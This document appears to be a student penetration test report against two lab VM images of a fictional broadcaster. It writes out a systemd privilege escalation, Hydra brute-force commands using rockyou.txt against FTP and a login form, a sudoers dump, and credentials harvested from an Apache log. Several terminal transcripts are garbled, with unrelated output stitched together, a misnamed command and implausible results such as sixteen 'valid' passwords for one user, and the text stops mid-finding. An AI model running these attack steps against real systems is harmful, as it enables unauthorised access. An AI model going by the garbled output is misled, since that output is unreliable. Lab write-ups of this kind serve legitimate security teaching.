

# SECURITY MAXIMALE

PENTESTING

## Penetration Testing Plan for Near-Earth Broadcast Network (NBN)

Customer:

NBN

2024-05-06

v0.0

Contact:

Yanyan Gao

2063518385

yg3099@nyu.edu

## Table of Contents

Executive Summary	2
Methodology and Scope	3
Vulnerability Overview	4
Vulnerability Details	6
Linux Privilege Escalation (High)	6
Administrative/client credentials stored in cache memory (Medium)	9
User Enumeration (Medium)	12
Cracked weak credentials (Low)	16
FTP Anonymous Authentication (Low)	19
Appendix (Info)	24
Contact	32

# Executive Summary

During the penetration testing conducted by Security Maximale GmbH, several vulnerabilities were identified across the target environment. The vulnerabilities were classified into different criticality levels, ranging from High to Info, indicating varying degrees of risk and potential impact on the security posture of the systems.

Found:

1. one admin user and password;
2. one root shell;
3. client username and password
4. four flags;

The most critical vulnerability discovered was a Linux Privilege Escalation issue with a severity rating of High (8.0). This vulnerability allowed unprivileged users with `UID > INT_MAX` to escalate privileges and execute arbitrary `systemctl` commands, potentially leading to unauthorized access and system compromise.

Additionally, two Medium-level vulnerabilities were identified: Administrative credentials stored in cache memory and User Enumeration. The former posed a risk of retrieving administrative credentials from the system's cache memory, while the latter exposed the web application to user enumeration attacks, providing attackers with valuable information for follow-up attacks such as brute force or credential stuffing.

Furthermore, two Low-level vulnerabilities were found: Cracked weak credentials and FTP Anonymous Authentication. The former highlighted the risk of unauthorized access due to insufficient data validation and the low complexity of stored hashes, while the latter exposed the FTP service to potential attacks such as directory traversal, cross-site scripting, and brute force.

It is recommended that the identified vulnerabilities be addressed promptly to mitigate potential security risks and strengthen the overall security posture of the systems. Security measures such as patching vulnerable systems, implementing proper access controls, and conducting regular security assessments are recommended to prevent future exploitation and ensure the protection of sensitive information.

# Methodology and Scope

## Methodology and Scope:

NBN has entrusted the consultant with two system images, referred to as "Targets," to be utilized at the onset of the penetration testing endeavor. These images encompass a comprehensive compilation of prevalent NBN applications and services. The examination scope will be strictly confined to these two designated images, with no testing permitted against any operational NBN systems. It is imperative to note that the targets must be deployed on systems provided by the Consultant for testing purposes exclusively. All testing endeavors are to be conducted remotely over the network, simulating the actions of an external adversary. The targets possess no local access, except for the initial setup. Any report incorporating vulnerabilities unearthed through local access to the machines would contravene the terms of this agreement, rendering the deliverables null and void.

## Penetration Test Target Details:


1. NBN Server ("6573FinalServer.ova"): This server instance represents a developmental build of a cloud image intended for deployment. It serves as a platform for customer online account access and facilitates employee customer service interactions.
2. NBN Client ("6573FinalClient.ova"): The client workstation serves as a developmental build of an employee workstation. It is utilized by employees to access the server or execute other NBN customer service functions.

## Detailed Scope of Work:

- Network Pen Testing: This segment entails the enumeration and evaluation of all external-facing hosts and services.
- Web App Pen Testing: Comprehensive assessment and testing of all external-facing web applications.
- Internal Pen Test: In the event that internal network access is attained, the assessment will continue to unearth additional vulnerabilities and ascertain potential impacts.
- Sensitive Data: The provided developmental images exclusively contain unclassified test data. The task involves identifying any insecurely stored sensitive information. Additionally, hidden "flags" representing sensitive data are dispersed throughout the targets, with the expectation to enumerate and document all discoveries. Furthermore, the cracking of any password hashes uncovered during the assessment is deemed essential.
- Out of Scope: Distributed Denial of Service (DDoS) attacks are explicitly excluded from the scope. Similarly, local access to the machines, including logging into the VM console, or any activity necessitating physical access is strictly prohibited.
- Severity: NBN prioritizes the identification of security flaws with a "medium" or higher security impact. However, all vulnerabilities or weaknesses, regardless of severity, are welcomed. It is important to note that attacks compromising a single account are categorized as "low" severity. Moreover, information-only findings, recommended best practices, and theoretical-only exploits fall under the "low" severity classification.
- Other Pen Testing: Apart from the delineated out-of-scope activities, the assessment extends to evaluating and scrutinizing any other available elements for potential security implications.

# Vulnerability Overview

In the course of this penetration test **1 High**, **2 Medium**, **2 Low** and **1 Info** vulnerabilities were identified:



**Figure 1 - Distribution of identified vulnerabilities**

A tabular overview of all vulnerabilities identified:

Vulnerability	Criticality
Linux Privilege Escalation	High
Administrative/client credentials stored in cache memory	Medium
User Enumeration	Medium
Cracked weak credentials	Low
FTP Anonymous Authentication	Low
Appendix	Info

A list of all vulnerabilities including a brief description:

## 1. Linux Privilege Escalation (High: 8.0)

Affects: root

Some Linux versions were affected by a bug that allows users with `UID > INT_MAX` to escalate privileges. unprivileged users with `UID > INT_MAX` can successfully execute any `systemctl` command.

## 2. Administrative/client credentials stored in cache memory (**Medium: 5.3**)

It is possible to retrieve administrative credentials from the systems cache memory. Impact: Obtain functional credentials for privileged users.

## 3. User Enumeration (**Medium: 5.3**)

The web application was vulnerable to a user enumeration vulnerability. User enumeration is a common vulnerability in web applications that occurs when an attacker can use brute force techniques to determine valid user accounts in a system. Although user enumeration is a low risk in itself, it still provides an attacker with valuable information for follow-up attacks such as in brute force and credential stuffing attacks or in social engineering campaigns.

## 4. Cracked weak credentials (**Low: 3.4**)

Affects: Unauthorized access, or even the insufficient data validation can make the system vulnerable.

The low complexity of the hashes stored in the database considerably reduces the amount of time required to crack them. **Threat:** Authenticated attacker from the Internet with access to the hashes.

## 5. FTP Anonymous Authentication (**Low: 3.4**)

Affects:

- Directory Traversal Attack
- Cross-Site Scripting (XSS)
- Brute Force Attack
- Buffer Overflow
- Remote
- Local

FTP (File Transfer Protocol) is a service or so-called protocol for transferring files between computers via the Transmission Control Protocol / Internet Protocol (TCP / IP). It is considered as an Application Layer Protocol

FTP Anonymous Authentication -This Vulnerability is caused by system administrators misconfiguring FTP, and it doesn't require any specific version or application to exploit.

## 6. Appendix (**Info: 0.0**)

Founds: 4 flags; one admin user and password; one root shell; client username and password

# Vulnerability Details

## 1. Linux Privilege Escalation

**Remediation Status:**

**Criticality: High**

**CVSS-Score: 8.0**

**Affects:** root

### Overview

Some Linux versions were affected by a bug that allows users with UID > INT\_MAX to escalate privileges. unprivileged users with UID > INT\_MAX can successfully execute any systemctl command.

### Description

```
gibson@nbnserver:~$ systemctl-run -t /bin/bash
```

```

File Machine View Input Devices Help
File Actions Edit View Help
root@nbnserver: /
File (kali㉿kali)-[~]
$ ssh -p 443 gibson@10.10.0.66
gibson@10.10.0.66's password:
Welcome to

WEBNU
**Near-Earth Broadcast Network**
*Someone is Always Watching*
Directory listing.
drwxr-xr-x    5 1000      1000        4096 Apr  4  2021 .
Server drwxr-xr-x    3 0          0        4096 Apr 20  2019 ..
-rw-r--r--    1 1000      1000        106 Apr  4  2021 .bash_history
Penetration testing with permission only!
-rw-r--r--    1 1000      1000       220 Apr  4  2018 .bash_logout
Last login: Sun Apr  4 21:40:39 2021
gibson@nbnserver:~$ systemctl-run -t /bin/bash
= AUTHENTICATING FOR org.freedesktop.systemd1.manage-units =
Authentication is required to manage system services or other units.
Authenticating as: gibson
Password:
= AUTHENTICATION COMPLETE =
Running as unit: run-u11.service
Press ^] three times within 1s to disconnect TTY.
root@nbnserver:/# ^C
/home/kali/Desktop/nbn/LinEnum.sh remote: /home/kali/Desktop/nbn/LinEnum.sh
root@nbnserver:/# 

```

## Recommendation

- Patch and Update: Ensure that all affected Linux systems are promptly patched with the latest security updates provided by the respective Linux distribution vendors. These patches often include fixes for known vulnerabilities and security flaws, mitigating the risk of privilege escalation exploits.
- Implement User Privileges: Review and adjust user privileges and permissions to limit the ability of unprivileged users to execute systemctl commands. Consider implementing the principle of least privilege, granting users only the permissions necessary for their designated tasks.
- Security Hardening: Implement additional security measures and hardening techniques to reinforce the security posture of Linux systems. This may include enabling mandatory access control (MAC) mechanisms such as SELinux or AppArmor, which can provide additional layers of protection against unauthorized privilege escalation attempts.

- User Input Validation: Enhance input validation mechanisms to prevent potential exploitation of vulnerabilities related to user input handling. Validate user-supplied data thoroughly to prevent malicious input from being processed or executed by systemctl commands.
- Monitoring and Logging: Implement comprehensive monitoring and logging solutions to detect and track suspicious activities, including unauthorized attempts to execute systemctl commands. Regularly review system logs for any indications of privilege escalation attempts or unusual user behavior.
- User Awareness and Training: Educate users and system administrators about the risks associated with privilege escalation vulnerabilities and the importance of adhering to security best practices. Provide training on secure system configuration, user management, and incident response procedures to mitigate potential security risks effectively.
- Regular Security Assessments: Conduct regular security assessments, including penetration testing and vulnerability assessments, to identify and remediate security weaknesses proactively. Continuously monitor for new vulnerabilities and emerging threats, ensuring that systems remain protected against evolving security risks.

## 2. Administrative/client credentials stored in cache memory

**Remediation Status:**

**Criticality:** Medium

**CVSS-Score:** 5.3

### Overview

It is possible to retrieve administrative credentials from the systems cache memory. Impact:  
Obtain functional credentials for privileged users.

### Description

We can increase Gibson's privilege as root by modifying the sudoers file, and also add other users and give them the root privilege.

```
Defaults ibn_pass=1 secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification
ibn_nbn_passwd=1 gibson gibson 4096 Apr 20 2019 .cache
# User alias specification
ibn_passwd=1 root root 10 May 1 06:14 exploit.c
# Cmnd alias specification
ibn_password=1 root root 46037 Apr 3 2020 flag3
# User privilege specification
ibn_gibson=1 gibson gibson 4096 Apr 20 2019 .groups
# User privilege specification
ibn_gibson=1 gibson gibson 46631 May 1 04:22 LinEnum.sh
# User privilege specification
ibn_gibson=1 gibson gibson 4096 Apr 3 2020 .local
# User privilege specification
ibn_gibson=1 gibson gibson 347 May 1 06:37 .mysql_history
root ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
gibson ALL=NOPASSWD:/bin/echo
gibson ALL=NOPASSWD:/usr/bin/whoami
gibson ALL=NOPASSWD:/usr/bin/tee
# See sudoers(5) for more information on "#include" directives:
# viminfo
Name of service: gibson:~$ cat /etc/sudoers | grep -v '#' | grep -v '^%' | grep -v '^<'

^G Get Help      ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line  M-E Redo
```

I found that CEO.gibson.jpg, customer.list, stephenson.jpg file in /var/www/html/data, it provides me more information for the client exploitations.

```
root@nbnserver:/var/www/html/data# ls
CEO_gibson.jpg  flag1      newtech.jpg      stephenson.jpg
customer.list   flag4.jpg  servicetechs.jpg
root@nbnserver:/var/www/html/data# cat flag1
NO SUCH FILE (172.16.1.2) 56(84) bytes of data.
< flag1{away_we_go} >
=====
bytes from 172.16.1.2: icmp_seq=1 ttl=63 time=2.44 ms
          \^ ^ ^
          | (oo)\_statistics —
          | (—)\_d, 2 received, 0% packet loss, time 1002ms
          || w |
          || |
packets transmitted, 2 received, 0% packet loss, time 1.965/2.440/0.475 ms
root@nbnserver:/var/www/html/data#
```

I found client username and password in apache access log:

```
root@nbnserver:/# cat /var/log/apache2/access.log
172.16.1.2 - - [04/May/2024:06:25:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:26:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:27:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:28:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:29:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:30:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:31:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:32:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:33:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:34:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:35:04 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
172.16.1.2 - - [04/May/2024:06:36:04 +0000] "GET /login.php?username=stephens
```

I use ssh login in client account:

```
on&password=pizzadeliver&Login=Enter HTTP/1.1 302 3410 "-" curl/7.55.1
172.16.1.2 -- [06/May/2024:03:39:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
10.10.0.17 -- [06/May/2024:03:39:32 +0000] "GET / HTTP/1.1" 200 2729 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.1.2 -- [06/May/2024:03:40:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1" [no such file or directory]
172.16.1.2 -- [06/May/2024:03:41:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
root@nbnserver:/# ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Home   Welcome to ... config file found: /etc/proxychains.conf
ProxyChains will preloading /usr/lib/x86_64-linux-gnu/libproxychains.so[4]
ProxyChains version 4.17
ProxyChains ( https://nmap.org/ncat ) ...
ProxyChains chain ... 127.0.0.1:8888 ... timeout
ProxyChains used.

[sudo] password for stephenson:
**Near-Earth Broadcast Network**
*Someone is Always Watching*

Client
Penetration testing with permission only!
Last login: Mon Apr 22 14:37:44 2019
stephenson@nbnclient:~$
```

## Recommendation

Avoid the store of sensitive information in temporary files or cache.

## 3. User Enumeration

**Remediation Status:**

**Criticality:** Medium

**CVSS-Score:** 5.3

**Recommendation:** Identify all application attack surfaces relevant to User Enumeration and ensures that the web application always returns generic error messages when invalid credentials are entered.

### Overview

The web application was vulnerable to a user enumeration vulnerability. User enumeration is a common vulnerability in web applications that occurs when an attacker can use brute force techniques to determine valid user accounts in a system. Although user enumeration is a low risk in itself, it still provides an attacker with valuable information for follow-up attacks such as in brute force and credential stuffing attacks or in social engineering campaigns.

### Description

We were able to identify a user enumeration vulnerability in the web application, allowing us to determine valid user accounts using brute force techniques.

I found the user gibson from the contact information in the contracts, and then I use it for hydra password brute force, and got his login password.

Info in contract:

### 7. Contacts

Please direct questions to the Professor or TA.

All other NBN related questions

Bill Gibson, CISO

[gibson@corp.nbn](mailto:gibson@corp.nbn)

NBN Corp

1800 Archer Street

New York, NY


Brute force gibson's password: digital

```
(kali㉿kali)-[~]
└─$ hydra -l gibson -P /usr/share/wordlists/rockyou.txt 10.10.0.66 -s9001 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
r illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28 17:39:34
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting))
vent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434439
[DATA] attacking ftp://10.10.0.66:9001/
[STATUS] 281.00 tries/min, 281 tries in 00:01h, 14344118 to do in 850:47h, 16 active
[STATUS] 277.67 tries/min, 833 tries in 00:03h, 14343566 to do in 860:58h,
16 active
[STATUS] 284.43 tries/min, 1991 tries in 00:07h, 14342408 to do in 840:26h
, 16 active
[9001][ftp] host: 10.10.0.66    login: gibson    password: digital
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-28
17:51:19

(kali㉿kali)-[~]
└─$ █al disclaimer: Us
egment in illegal t
```

I also found some inactive passwords:



The terminal window shows the Hydra tool running a password cracking attack against a target at 10.10.0.66. The attack is using a wordlist from /usr/share/wordlists/rockyou.txt and is targeting the login.php endpoint. The output shows 16 successful password pairs found, including gibson:12345, gibson:123456, gibson:password, gibson:iloveyou, gibson:princess, gibson:1234567, gibson:rockyou, gibson:12345678, gibson:daniel, gibson:lovely, gibson:nicole, gibson:123456789, gibson:babygirl, gibson:abc123, gibson:monkey, and gibson:jessica.

```

kali@kali: ~
File Actions Edit View Help
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-28 01:5
7:50

└─(kali㉿kali)-[~] re/wordlists/
$ sudo hydra -l gibson -P /usr/share/wordlists/rockyou.txt 10.10.0.66 http-post-form "/login.php:username=gibson&password=^PASS^:Login failed."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28 02:0
0:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.0.66:80/login.php:username=gibson&pass
word=^PASS^:Login failed.
[80][http-post-form] host: 10.10.0.66 login: gibson password: 12345
[80][http-post-form] host: 10.10.0.66 login: gibson password: 123456
[80][http-post-form] host: 10.10.0.66 login: gibson password: password
[80][http-post-form] host: 10.10.0.66 login: gibson password: iloveyou
[80][http-post-form] host: 10.10.0.66 login: gibson password: princess
[80][http-post-form] host: 10.10.0.66 login: gibson password: 1234567
[80][http-post-form] host: 10.10.0.66 login: gibson password: rockyou
[80][http-post-form] host: 10.10.0.66 login: gibson password: 12345678
[80][http-post-form] host: 10.10.0.66 login: gibson password: daniel
[80][http-post-form] host: 10.10.0.66 login: gibson password: lovely
[80][http-post-form] host: 10.10.0.66 login: gibson password: nicole
[80][http-post-form] host: 10.10.0.66 login: gibson password: 123456789
[80][http-post-form] host: 10.10.0.66 login: gibson password: babygirl
[80][http-post-form] host: 10.10.0.66 login: gibson password: abc123
[80][http-post-form] host: 10.10.0.66 login: gibson password: monkey
[80][http-post-form] host: 10.10.0.66 login: gibson password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-28 02:0
0:04

└─(kali㉿kali)-[~]
$ 

```

Often, as a result of a faulty configuration or design decision, web applications indicate when a user already exists in the system. Two of the most common areas where this occurs are the login page or the "forgot password" feature of a web application. One example is when a user enters incorrect credentials, they receive information that the password they entered was incorrect. The information obtained can now be used by an attacker to determine whether or not a particular username already exists. By trial and error, an attacker can use it to determine a list of valid usernames.

Once an attacker has such a list, they can address these user accounts in new attacks to obtain valid credentials. In its simplest form, an attacker could perform a brute force attack. In this, an attacker tries to guess a user account's credentials by automatically trying through passwords. Often very large word lists containing frequently used passwords are used for this purpose. An attacker could also use determined usernames to search past data leaks for passwords. Credentials from data leaks, consisting of pairs of usernames and passwords, can be reused by an attacker in an automated attack. This particular form of brute force

attack, is also known as credential stuffing. Alternatively, an attacker can use usernames in the course of social engineering campaigns to contact users directly.

## Recommendation

- Ensure that the web application always returns generic error messages when invalid usernames, passwords, or other credentials are entered. Identifies all relevant attack surfaces of the application for this purpose.
- If the application defines usernames itself, user enumeration can be effectively prevented. The prerequisite for this is that user names are randomly generated so that they cannot be guessed.
- The application can also use email addresses as usernames. If the username is not yet registered, an email message will contain a unique URL that can be used to complete the registration process. If the username exists, the user receives an email message with a URL to reset the password. In either case, an attacker cannot infer valid user accounts.
- As an additional security measure, you could delete default system accounts as well as test accounts or rename them before releasing the system to production.


## 4. Cracked weak credentials

**Remediation Status:****Criticality:** **Low****CVSS-Score:** **3.4****Affects:** Unauthorized access, or even the insufficient data validation can make the system vulnerable.

### Overview

The low complexity of the hashes stored in the database considerably reduces the amount of time required to crack them. **Threat:** Authenticated attacker from the Internet with access to the hashes.

### Description



The login session does not have a three-time unlocked-out mechanism, and the same usernames may have the same passwords. Passwords may be weak and can be cracked using the Rockyou wordlist. All passwords came from Rockyou; there are no mangling rules.

The screenshot shows the xHydra interface, a graphical front-end for Hydra. The window title is "xHydra". The menu bar includes "Quit", "Target", "Passwords", "Tuning", "Specific", and "Start". The "Output" tab is selected. The main pane displays Hydra version information and the results of a password cracking session. It shows two successful logins for the host 10.10.0.66:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28
[ERROR] the variables argument needs at least the strings ^USER^, ^PASS^,
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p
[DATA] attacking http-get://10.10.0.66:80/foo/bar/protected.html
[80][http-get] host: 10.10.0.66 login: admin password: password
[80][http-get] host: 10.10.0.66 login: admin password: iloveyou
<finished>

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p
[DATA] attacking http-get://10.10.0.66:80/foo/bar/protected.html
[80][http-get] host: 10.10.0.66 login: gibson password: iloveyou
